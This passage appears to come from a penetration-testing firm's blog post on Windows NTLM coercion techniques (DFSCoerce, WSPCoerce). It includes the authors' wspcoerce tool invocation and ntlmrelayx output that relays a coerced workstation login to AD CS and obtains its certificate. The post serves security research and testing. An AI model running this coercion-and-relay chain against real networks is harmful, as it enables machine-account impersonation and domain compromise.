
DFS

In 2022 Filip Dragovic published DFSCoerce (discovered by @xct_de), which was another method similar to Printerbug to force coercion via the Distributed File System Namespace Management Protocol interface (MS-DFSNM).

The methods used for coercion are related to working with distributed filesystem namespaces, and are only available on servers. It can only be used to coerce SMB connections.

WSP

In 2023 Simon Lemire published WSPCoerce, which forces coercion via the MS-WSP interface. The methods used for coercion are related to the Windows Search Protocol, which is used for querying and indexing files. The `wsearch` service is only enabled by default on workstations, and has been disabled on servers since Server 2016. However, when using the search bar the user is asked to enable it, which might incline admins to enable the service:



Similar to DFS coercion, only SMB connections can be coerced with WSP. Using these two methods, we can coerce both servers and workstations if we are only interested in an SMB connection.

As the original proof-of-concept could only be executed from Windows machines, we developed an implementation in Python named wspcoerce based on Impacket:

```
$ wspcoerce 'lab.redteam/rtpttest:test1234!@192.0.2.115'
"file:////attacksystem/share"
Impacket v0.13.0.dev0+20250408.175013.349160df - Copyright 2023 Fortra

[*] Connected to IPC$
[*] Opened MsFteWds pipe
[*] Sent WSP Connect
[*] Sent WSP Query
[*] Sent WSP Disconnect

$ ntlmrelayx.py -t "http://192.0.2.5/certsrv/" -debug -6 -smb2support --adcs
[...]
[*] SMBD-Thread-6 (process_request_thread): Received connection from 192.0.2.115,
attacking target http://192.0.2.5
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.0.2.5 as LAB/WIN11VM$ SUCCEED
[*] SMBD-Thread-8 (process_request_thread): Received connection from 192.0.2.115,
attacking target http://192.0.2.5
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.0.2.5 as LAB/WIN11VM$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 17
[*] Writing PKCS#12 certificate to ./WIN11VM$.pfx
[*] Certificate successfully written to file
[*] Skipping user WIN11VM$ since attack was already performed
```

Conclusion

Coercion is still alive and kicking in 2025 and it is still one of the quickest ways to compromise a lot of computers in a typical Windows domain despite Microsoft's efforts. While it is true that the future looks rather uncertain for attackers given the mitigations that are enabled by default in fresh installations, most attacks still work – albeit with new restrictions – at least for now.

We also hope to have highlighted, how valuable it is for security professionals to have deep insights into the techniques and tools we use. After all, our mission is to identify relevant security vulnerabilities in our clients. As such, we need to be able to react to Microsoft's changes – we do not want to be limited by our own tooling, but rather by the security level of our targets. It is our job to drive home the real-life costs and risks of compatibility-driven compromises, so we will continue to look out for workarounds for partial mitigations until every service requires signing or channel-binding and NTLM is gone for good.

We're sure that new coercion techniques and additional workarounds for some of the existing mitigations will be discovered in the future. This is especially relevant since it was discovered that coercion can also play an essential role in Kerberos relaying attacks which will take up a larger role when NTLM will eventually be disabled by default. As

such, Kerberos relaying has become a substantial topic together with coercion and exciting new research is happening at the very moment. Of course we will be in on it, so make sure to look out for more of our blog posts on these topics in the future!